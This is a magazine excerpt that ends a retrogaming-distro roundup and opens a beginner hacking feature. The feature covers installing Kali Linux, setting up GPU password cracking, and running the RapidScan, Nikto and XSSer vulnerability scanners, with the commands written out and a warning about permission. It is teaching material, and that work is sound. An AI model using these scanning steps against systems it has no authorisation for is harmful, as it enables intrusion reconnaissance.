RETROARCH	5/10		


Batocera has a couple of extra features for ROM transfer. On a PC, RetroPie and RetroArch have to be managed manually.

RetroArch 6/10

The *RetroArch* interface lacks the simplicity and graphical nicety of the other candidates. There are quite a lot of menus and screens to negotiate, and it lacks a clear separation between the interface for game selection and the one for configuration and system setup options. However, running full-screen, it is a usable interface when used with a controller at TV viewing distance.

It's not a flashy setup, but games can be reached by navigating down the side menu down to the individual systems. It's not so bare-bones because, if the metadata is present, the screenshot and other information is shown on the right-hand side of the screen.

In our view, the font sizes are decent, but the less graphical and much more technical user interface isn't as suitable for use at TV distance. Having said this, we're assessing the defaults, but it's possible to select a friendlier theme.




RetroPie 7/10

RetroPie keeps things simple with a scrolling band of classic systems, represented by huge icons. It's not flashy, but it's functional and clear at TV viewing distances. There are also meta-categories such as Last Played and Favourites. Press Start to get to the brief popup settings menu, or go to the RetroPie category to find the main settings, which are extensive and use a different interface.

When you select a system, you are taken to a scrollable vertical list of games. On the right, if the metadata is present, there is a thumbnail and some information about the game. Unfortunately, the interface lacks a search function, but you can jump to a letter if scrolling through long lists. You can also create a custom category to which you can add games.

Like a lot of RetroPie, it feels like the system and game selection interface has fallen behind some of the other options, even though it's perfectly usable.



PORTS
ALEPH ONE ENGINE - MARATHON
ALEPH ONE ENGINE - MARATHON 2
ALEPH ONE ENGINE - MARATHON INFINITY
AXIA
CAVE STORY
DYSTOPIA
DOOM
DOOM2
DOOM_PLUT
FREEDOOM - PHASE I
FREEDOOM - PHASE II
ION FURY
KODI
STEAM LINK
VVVVVV
OPTIONS MENU FAVORITES RANDOM BACK LAUNCH SYSTEM CHOOSE

Lakka 6/10

The Lakka user interface has more than a passing resemblance to that of the Sony PlayStation 3. Although not the most original of designs, therefore, it's a reasonably efficient interface for navigating around your content. However, the lack of music, the monochrome icons and the lack of descriptions of the games feel a bit bare-boned compared to the other offerings. Speaking of which, those icons are sometimes difficult to recognise at first glance.

Every time you click on a new game, you have to select an emulator core to be associated with it, which slows down game browsing and seems unnecessary.

As ROMs are added, an icon for that system is added to all of the other icons that you navigate through from left to right. It's a small point, but we appreciated the sheer speed of scrolling when moving up and down the games list. Overall, it's not fancy but it gets the job done.



Expandability and customisation

The ability to make things work the way you want and to add some extras.

If anything, the RetroPie main menu (Start button) is rather stripped down when compared to the other systems. However, the RetroPie configuration menu is much more detailed, with more scope for customisation than the other systems on test here. The downside is that some configuration options require more work than on the other systems, and this is a pain if you don't have a keyboard connected. The configuration menus have lots of scripts to download and set up all sorts of software options. Installing the Pixel desktop, as an example, gives you a full desktop environment, and it was as simple as finding the correct menu option to run the installer script.

If you are installing RetroPie to an existing PC-based Linux desktop, many of the configuration and expansion options are left to you to install. The same can be said for a *RetroArch* installation on an existing Linux desktop.

Batocera certainly isn't a dead end when it comes to expansion, but it isn't as flexible as RetroPie or *RetroArch*. To give an example, there are instructions to add Steam, for modern gaming, to the system (PC only). However, we found that some of the procedures for doing these things were quite long-winded and not all of them worked properly. Within the interface, there is a theme downloader that offers dozens of themes that radically alter the way the interface looks and works, and they all come with star ratings.

With Recalbox, again, there are ways of adding extra programs, but it felt like going against the grain on a system that's not designed to be highly customisable.


VERDICT

RECALBOX	6/10	RETROPIE	9/10
BATOCERA	7/10	LAKKA	7/10
RETROARCH	8/10		

RetroPie's installation scripts and general adherence to Linux standards make it the winner in this category.

As a media centre

Can we take it to the movies when we have to?



Your library is currently empty. In order to populate it with your personal media, enter "Files" section, add a media source and configure it. After the source has been added and indexed you will be able to browse your library.

Kodi can be adapted to most media centre jobs, and the interface is extremely easy to use via a controller, keyboard or remote control.

Batocera and Recalbox have *Kodi* built in, and it's an option on the main menu. *Kodi* is an extremely comprehensive media centre solution, and once it's set up, it's designed for armchair use via a controller. The problem with *Kodi* is that it can be quite complicated to set up for things like playing media over the network or from streaming services. Expect to spend some time on the forums resolving issues.

In Recalbox, *Kodi* has some useful plugins for Netflix (*who can afford that?–Ed*), YouTube and Twitch installed, and you are prompted to enable these plugins when *Kodi* is first run. Setting them up is complicated, however, and it's a shame that the UK keyboard type isn't supported, although this can be worked around with some trial and error. *Kodi* is a fantastic piece of software, but don't expect the simplicity of an Amazon Firestick or similar when adding new streaming services.

RetroPie can optionally install *Kodi,* and it's necessary to enter the text-mode configuration menus to do this. It's possible that, having done this, you may have to drop to the command line to do some manual setup work for things such as configuring a controller to work with it.

Lakka can directly load media files, such as MP4 videos, and it has a basic media player with the normal controls, such as scan forward/back. This falls short of the full media centre experience of a *Kodi* setup, but there is no configuration needed for the playback of single files and you never need to leave the main Lakka GUI. *RetroArch* installed on to a Linux distribution has the same facility.

VERDICT

RECALBOX	**8/10**	**RETROPIE**	**7/10**
BATOCERA	**8/10**	**LAKKA**	**6/10**
RETROARCH	**5/10**		

Kodi can handle whatever media you may throw at it, and Batocera and Recalbox have it built in.

Built-in and downloadable ROMs

Some systems come with free content or can easily download it.

Old Towers was released in 2019 for the Sega Mega Drive by developer RetroSouls. Note that Batocera (like Recalbox) automatically puts a retro-themed border around most of the games.

Some of these systems come with built-in games, a combination of modern homebrew releases and former commercial releases. Most of these are worth a look and are useful to test the setup before you add more games.

Batocera comes with a scattering of games across different emulated systems. Highlights include *Old Towers,* a platformer with a difference for the Mega Drive, and the SDL port of *Prince of Persia.* There's a medium sized selection of games that can be downloaded, which are mostly homebrew games for classic systems and modern ports of former commercial games, such as the excellent point-and-click adventure *Beneath a Steel Sky.*

RetroPie comes with no ROMs and doesn't have a built-in downloader for free ROMs. There are some free games listed among downloadable utilities in the setup menu, making them awkward to install. We recommend using the standard methods to install games into RetroPie rather than installer scripts.

Lakka comes with several native ports such as the classic *Rick Dangerous* and a *Bomberman* clone called *Mr Bom.* A small selection of homebrew and similar can be added via its interface. Like much of Lakka, it lacks descriptions of what you download beyond what you can glean from the category name.

Recalbox offers quite a bit of homebrew out of the box, so to speak, and most of the popular systems have a game or two to get you started. There's a few nights' enjoyment to be had with the system before you start adding ROMs yourself. In addition, there are four download options to add hundreds of homebrew games for modern low-spec systems. Unfortunately, the quality of these games is variable as some of them were created for competitions and game jams.

RetroArch comes with no ROMs but it has a download menu that can pull through a combination of homebrew for classic systems and modern ports of games like *Doom* and *Cave Story.*

VERDICT

RECALBOX	**8/10**	**RETROPIE**	**5/10**
BATOCERA	**8/10**	**LAKKA**	**7/10**
RETROARCH	**7/10**		

Being able to have hundreds of free games is nice, but we actually prefer the systems that emphasise game quality.

The verdict

Retrogaming distros


Batocera is quick to install and configure, and it's a joy to get stuck into when it's time to sit down and explore and play a large game collection. The music and presentation are excellent, and the game navigation system is as smooth as the corners on a first-gen Commodore 64. It's not a tweaker's delight, but a few additions can be made to the system, and quite a lot of changes can be made to how it looks and works thanks to the extensive theme options.

RetroPie has all the advantages of being the closest of the bunch to a standard Debian Linux distribution under the hood. You can even add a standard desktop to it. For this and other reasons, RetroPie is the ideal setup if you want an optimised retrogaming experience but you would like to add your own customisations at a later point. On a desktop PC, it's a little more complicated to get it going because it requires the installation and setup of some software. On the Raspberry Pi, it's as easy to install as any of the other options.

Recalbox has an adorable, pixel art look throughout. The installation is dead simple, and the configuration options are kept to the essentials. Basically, all you have to do is get your controller set up and start scrolling through the built-in games. It even has the *Kodi* media centre built in and ready to go. It's not as orientated towards customisation as some of the other options looked at here, though.

Lakka is a good system, but we felt that it was a step or two behind the other ones when it came to polish and extra features. It has a plain, monochromatic interface, and we found there was often an extra click or two to get things done. It's based on good technologies, such as Linux, *RetroArch* and Libretro, but it lacks some of the refinement and style on offer in some of the other options in this *Roundup*.

If you install *RetroArch* to an existing Linux setup, it is up to you to handle many aspects of the customisation yourself. However, although there is a lot of configuration, it can generally be done from within the *RetroArch* interface. The actual setup of the underlying distribution is left to you, though. The end result of a raw *RetroArch* setup lacks polish, but it's perfectly usable from a controller on a TV.



Games : 18
Favorites : None
Games played : 4
Most played : Doom
Last played : 01/12/2024

1st Batocera 9/10

Web: **https://batocera.org**
Licence: **Various** **Version:** **38**
Easy to install and get going. Good facilities and great presentation.

2nd RetroPie 8/10

Web: **https://retropie.org.uk**
Licence: **Various** **Version:** **4.8**
The tweaker's distro. Good basic features. Massive scope for expansion.

3rd Recalbox 8/10

Web: **www.recalbox.com**
Licence: **Various** **Version:** **9.1 Pulsar**
Smooth installation and setup. Simple to use with gorgeous presentation.

4th Lakka 7/10

Web: **www.lakka.tv**
Licence: **Various** **Version:** **4.3**
A good, basic system. Not quite as polished as the others.

5th RetroArch 7/10

Web: **www.retroarch.com**
Licence: **Various** **Version:** **1.16.0**
A toolkit for building an amazing custom system.

» ALSO CONSIDER


SteamOS (**https://store.steampowered.com/steamos**) is the OS that Valve created to turn PC hardware into a Steam-enabled gaming box. Unfortunately, the company has now abandoned that original concept. It still maintains SteamOS, but only for its Steam Deck handheld device. ChimeraOS (**https://chimeraos.org**) is a modern derivative of this OS, and it would be possible to set up some retro system emulators on that, but it only supports AMD GPU equipped desktop PCs.

Retro Home (**https://github.com/wimpysworld/retro-home**) is a complete distro for running emulators, but it hasn't been updated in a while and never really got very mature.

Attract-Mode (**https://attractmode.org**) is a pure front-end with versions for Linux with hardware acceleration on the PC and Raspberry Pi. Pegasus (**https://pegasus-frontend.org**) is also a front-end that runs on Linux. It has good presentation and also allows the customisation of all screen elements.

Hacker's toolkit

After an extended break, alleged hacker **Jonni Bidwell** emerges from the shadows to teach you the noble art and keep you out of trouble.



```
david@david-XM11:~/development/6502$ xa first.a6 -o first.prg -v
Copyright (C) 1989-2021 Andre Fachat, Jolse Maginnis, David Weinehall
and Cameron Kaiser.
Sun Dec 24 15:43:10 2023
xAs65: Pass 1: first.a6
xAs65: Pass 2:
Statistics:
       3 of      5000 label used
       0 of     60000 byte label-memory used
       0 of      2340 PP-defs used
       0 of     40000 byte PP-memory used
     105 of    200000 byte buffer memory used
       0 blocks used
       0 seconds used
```

It's that time again when our perennial hacking feature, always a favourite, comes to light *[that time was supposed to be two weeks ago – ed]*. This isn't all dark glasses and hoodies, though; we don't enforce any kind of dress code. But we do have a comprehensive guide that will get you started with Kali Linux, the ultimate distro for security newbies and penetration-testing professionals alike. We'll get you using coding with Python and using the *RapidScan* script to automate scans, so you can defend your network.

Hacking in its purest sense means using tools (hardware or software) to do things that they weren't initially supposed to do. The term and culture (along with the word 'foo' that proliferates across programming textbooks) originated at a model railway club at MIT. You might want to relive some of that unofficial tweaking spirit by hacking (OK, recompiling) the kernel – the very engine of your Kali install.

Or, if you'd rather not be derailed by train metaphors, we'll also cover keyloggers and have a go at port-scanning with *Nmap* and password-cracking with *John the Ripper.* And if that's not enough, we'll finish with a foray into the mighty *Metasploit,* showing you how it can be used to craft payloads for attacking Android mobile devices. All aboard!

CREDIT: Magictorch

Kali Linux hacking


Kali Linux is jam-packed with everything you need to start your hacking career. Or end it, if you don't obey the law.

Kali Linux is a Debian-based distro that we can guarantee appears in pretty much any 'how to hack' tutorial you might find. It's possible to use it straight from live media; indeed, in the early days, this was the only way to run it. Kali Linux used to run everything as root. This made it a terrible choice for doing anything other than pen-testing work. But now you can install and use it just as you would any other distro, with an unprivileged user account. Certain tools require root to work, but we're already getting ahead of ourselves. Let's get on with the installation.

First, download an ISO from **www.kali.org/get-kali**. The default Installer image is 3.9GB and has everything you need to get started. There is also a cutting-edge weekly release, a NetInstaller or a full-blown air-gapped install (at a chunky 11GB). If you have an old machine you want to transform into a hacking station, Kali still ships a 32-bit edition. You'll also find live media via the links. And prerolled images for virtual machines, Windows Subsystem for Linux, Android devices, cloud installs, containers and even Raspberry Pi.

But never mind those, we're going with a traditional install. You might want to do this in a virtual machine (VM), but there are caveats. Certain network hijinks require direct access to hardware (particularly Wi-Fi hacking) and brute force password-cracking *(see boxout, below)* can offload work to graphics cards. Neither of these is readily available in a VM, but the virtual approach obviates the risk of any dual-boot-related mishaps. Kali Linux only supports installation to a complete disk, so if you want to resize partitions and install alongside existing OSes, you're on your own.

Once you've got the ISO, write it to a USB stick using the cross-platform *Balena Etcher* (**https://etcher.io**), or your distro's image-writing tool. Or use a DVD if you like legacy media. There's a number of configurations in which Kali can be installed, from a 4GB barebones Xfce install (without any hacking tools), up to over 30GB if you want absolutely everything. See the Installation Sizes page for details. We're going with the default install with the Xfce desktop, which requires 14GB.



Kali Linux has an unrivalled selection of security-related tools and a rather fetching default desktop background.

Boot the USB stick by changing the boot order in the BIOS/UEFI or use its boot menu hotkey (commonly F12 or F10). Kali Linux images are not signed for Secure Boot, so disable that if you see a boot verification error. Choose the graphical installer (unless you have a reason not to) and follow the localisation, network and user setup prompts. See the official installation notes at **www.kali.org/docs/installation/hard-disk-install** if you get stuck. We'll use the default Guided – Use Entire Disk option, but if you're feeling adventurous, you may want to use LVM (possibly even with an encrypted volume). Even if you're not feeling adventurous, double-check that you select the correct drive here. It and all that resides there will shortly be obliterated. Leave the software selection screen as is if you're happy with the default install, and hit Continue. Finally, check the bootloader settings are correct. If you have *GRUB* installed on another disk, this should be detected and the installer can update it, otherwise install it on the same disk as Kali. Now we're ready to reboot into Kali.

» INSTALLING NVIDIA DRIVERS AND CUDA

We mentioned that password (or hash) cracking can leverage GPU power for (vastly) increased performance. Setting this up with AMD cards and OpenCL is pretty straightforward, but for Nvidia users, there are some hoops that must be jumped through. CUDA, Nvidia's compute stack, is proprietary and is not supported by the open source Nouveau driver, so we need to replace this with Nvidia's driver. To install CUDA, run:

```
$ sudo apt update
$ sudo apt install -y nvidia-driver nvidia-cuda-toolkit
```


Now reboot and then run *nvidia-smi* to check that your card has been detected and lit up correctly. You may run into some DPI issue on reboot, in which case check the guidance at **www.kali.org/docs/general-use/install-nvidia-drivers-on-kali-linux**. Install *clinfo* to check CUDA, or indeed OpenCL, is functioning. If so, *John the Ripper* and *Hashcat* should now operate with ferocity.

»

Python scanning

Kali's smorgasbord of tooling can be overwhelming at first, but we can leverage Python to simplify things.

Having installed Kali, let's get straight to business and do some hacking with Python. Never mind if this is entirely new to you, or if you're already a seasoned coder. We're going to use GitHub user scavngr's *RapidScan* tool (**https://github.com/skavngr/rapidscan**) to do some introductory ethical hacking. *RapidScan* is a good place to start because it automates scanning with hundreds (OK, high tens) of the tools included in Kali Linux. In the repo description's own words, this makes "binge tool scanning" much easier.



```
(The Multi-Tool Web Vulnerability Scanner)

Check out our new software, NetBot for simulating DDoS attacks - https

[ Checking Available Security Scanning Tools Phase... Initiated. ]
        Some of these tools ['dnswalk', 'uniscan', 'golismero'] are unavailable or will be
will still perform the rest of the tests. Install these tools to fully utilize the function
[ Checking Available Security Scanning Tools Phase... Completed. ]

[ Preliminary Scan Phase Initiated... Loaded 80 vulnerability checks. ]
[● < 15s] Deploying 1/80 | Golismero - Does a fingerprint on the Domain.

Scanning Tool Unavailable. Skipping Test...

[● < 35s] Deploying 2/80 | Nikto - Checks the Domain Headers.
```

We hope you enjoy RapidScan's colourful progress bar as much as we did. Use Ctrl+C to skip any tests that take too long.

Before we go any further, we'll stress what should be obvious: don't be a script kiddie. Don't go running this, or any other tools from Kali, to seek out vulnerabilities on machines that aren't your own, or that you don't have explicit permission to penetration-test. This might get you in a lot of trouble. Especially if you target **Linuxformat.com**. You're not going to find something exploitable on Microsoft, Google and so on domains. And while we show you how to use hacking tools, we omit to show you what is just as important for black and grey-hat hackers: how to cover your tracks.

That responsible disclaimer out of the way, let's get *RapidScan* installed. Boot up Kali and log in (username and password are both `kali`). Then open a terminal window using the shortcut on the top bar. You should update Kali first using the first two commands from the Nvidia box on the previous page, otherwise you'll have problems later. Now let's install the thing with:

```
$ git clone https://github.com/skavngr/rapidscan.git
```

Instead of jumping in and scanning remote hosts, start locally. Use *RapidScan* to scan the host machine:


```
$ cd ~/rapidscan
$ python rapidscan.py localhost
```

It takes a few seconds to run, then displays a short summary. Don't be alarmed if you see that some vulnerabilities were detected; these are often false positives. Instead, check the log file with:

```
$ cat rs.vul.localhost.2024-03-01
```

The last part of the filename is the date, so use tab-completion if you're too lazy to copy it from the command output. You'll see, for example, that *DMitry*, a passive email scanner, uses Google to search for public email addresses on the **@localhost** domain. Your local machine is probably not running any email server, let alone one with accounts detected from Big G. There's also a debug log at **rs.dbg.localhost.2024-03-01**, for instance. As most users don't (knowingly) run any services on their own machines, it's unlikely *RapidScan* will turn up anything of interest. So, your next step is to scan your router (which almost certainly is running a web server), which involves executing something like:

```
$ python rapidscan.py 192.168.0.1
```



```
┌──(kali㉿kali)-[~]
└─$ nikto -host https://linuxformat.com/archives/ -Tuning 9
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          18.134.167.236
+ Target Hostname:    linuxformat.com
+ Target Port:        443
---------------------------------------------------------------------------
+ SSL Info:        Subject:  /CN=linuxformat.co.uk
                   Ciphers:  TLS_AES_256_GCM_SHA384
                   Issuer:   /C=US/O=Let's Encrypt/CN=R3
+ Start Time:         2024-02-07 11:13:31 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/2.4.38 (Debian)
+ /archives/: The anti-clickjacking X-Frame-Options header is
ozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
```

Nikto is one of the many tools used by RapidScan. We've already checked Linuxformat.com, so please leave it be.

» EXTRA TOOLING

Keen-eyed aspiring hackers might have noticed a warning that a handful of tools *RapidScan* can avail itself of aren't available. In particular, *XSSer, GoLismero, DNSwalk* and *Uniscan*. The output tells you what these tools do, so scroll up to see which ones you want. *GoLismero* (see **https://github.com/golismero/golismero**) is a multi-purpose tool that hasn't been updated for four years and still requires Python 2.7. As such, it's difficult to install on Kali (or any modern distro) without royally messing things up, so we won't bother with it here. *DNSwalk* (**https://github.com/davebarr/dnswalk**) is an old Perl tool for debugging DNS that probably won't interest beginners. *Uniscan* (**https://sourceforge.net/projects/uniscan**) is another old Perl tool that may be of interest, but its age makes it hard to install. That leaves only *XSSer,* which is all about cross-site scripting. Install *XSSer* and its dependencies with:

```
$ sudo pip3 install pycurl bs4 pygeoip gobject cairocffi selenium
$ git clone https://github.com/epsylon/xsser.git
$ cd xsser/
$ sudo python setup.py install
```

Custom kernel bashing

Recompiling the kernel is a rite of Linux passage. So, let's install a bleeding-edge kernel or otherwise customise the heart of your distro.

One of the advantages of having Kali Linux installed (as opposed to running it through live media) is that it's much easier to compile a custom kernel. Unless you're an advanced user, there's no practical reason you should be doing this, but it's a great way to gain insight into how the Linux kernel fits together and how customisable it is. These instructions work for almost all Debian-based distributions. A major caveat is that most of these distros (Kali excluded) use Secure Boot certificates, which won't work in a custom kernel without changing some key-related settings. See **https://linuxconfig.org/building-kernels-the-debian-way** for a more thorough guide.

We need some tooling before we can build our kernel. Fetch this (although most of it should already be installed) with:

```
$ sudo apt install -y build-essential libncurses5-dev
fakeroot bc bison libelf-dev libssl-dev xz-utils
```


At the time of writing, Kali (itself based on Debian Testing) is based on version 6.5.6 of the Linux kernel. Check if that's changed by running `uname -a`, paying attention to the second Debian version string, rather than the first Linux Kali one. On Debian (and derivatives like Kali), there are convenient packages (imaginatively named **linux-source**) for getting the current kernel sources including customisations and patches, but we'll use a different approach here. You can see exactly what Kali injects into the vanilla kernel by studying the project's GitLab (**https://gitlab.com/kalilinux/packages/linux/-/blob/kali/master/debian/patches/series**)

ADVENTURE GAMES

"If you're feeling adventurous, you might even want to try the latest release candidate. We are not feeling adventurous."

Some users are fans of running mainline kernels – those built from official sources at **https://kernel.org** – without any distro-specific patches. There's a repo for this on Debian (and Ubuntu) systems, which you can find (with the requisite info) at **https://github.com/zabbly/linux**. Ubuntu also provides the mainline PPA for this. On Debian Stable (which currently uses Kernel 6.1), and to a lesser extent on Ubuntu, building from mainline (or using someone else's mainline build) lets you run a much newer kernel than the distro provides.

So, let's update Kali to the latest mainline release. As we write this, the latest stable kernel is 6.7.4. As you read this, these numbers will be bigger, so check **https://kernel.org** and feel free to embiggen the numbers in the code below. If you're feeling adventurous, you might even want to try the latest release candidate (the first listing labelled Mainline on **Kernel.org**). We are not feeling adventurous.



```
.config - Linux/x86 6.7.4 Kernel Configuration
> Device Drivers
                         Device Drivers
Arrow keys navigate the menu.  <Enter> selects submenus ---> (or empty
submenus ----).  Highlighted letters are hotkeys.  Pressing <Y> includes,
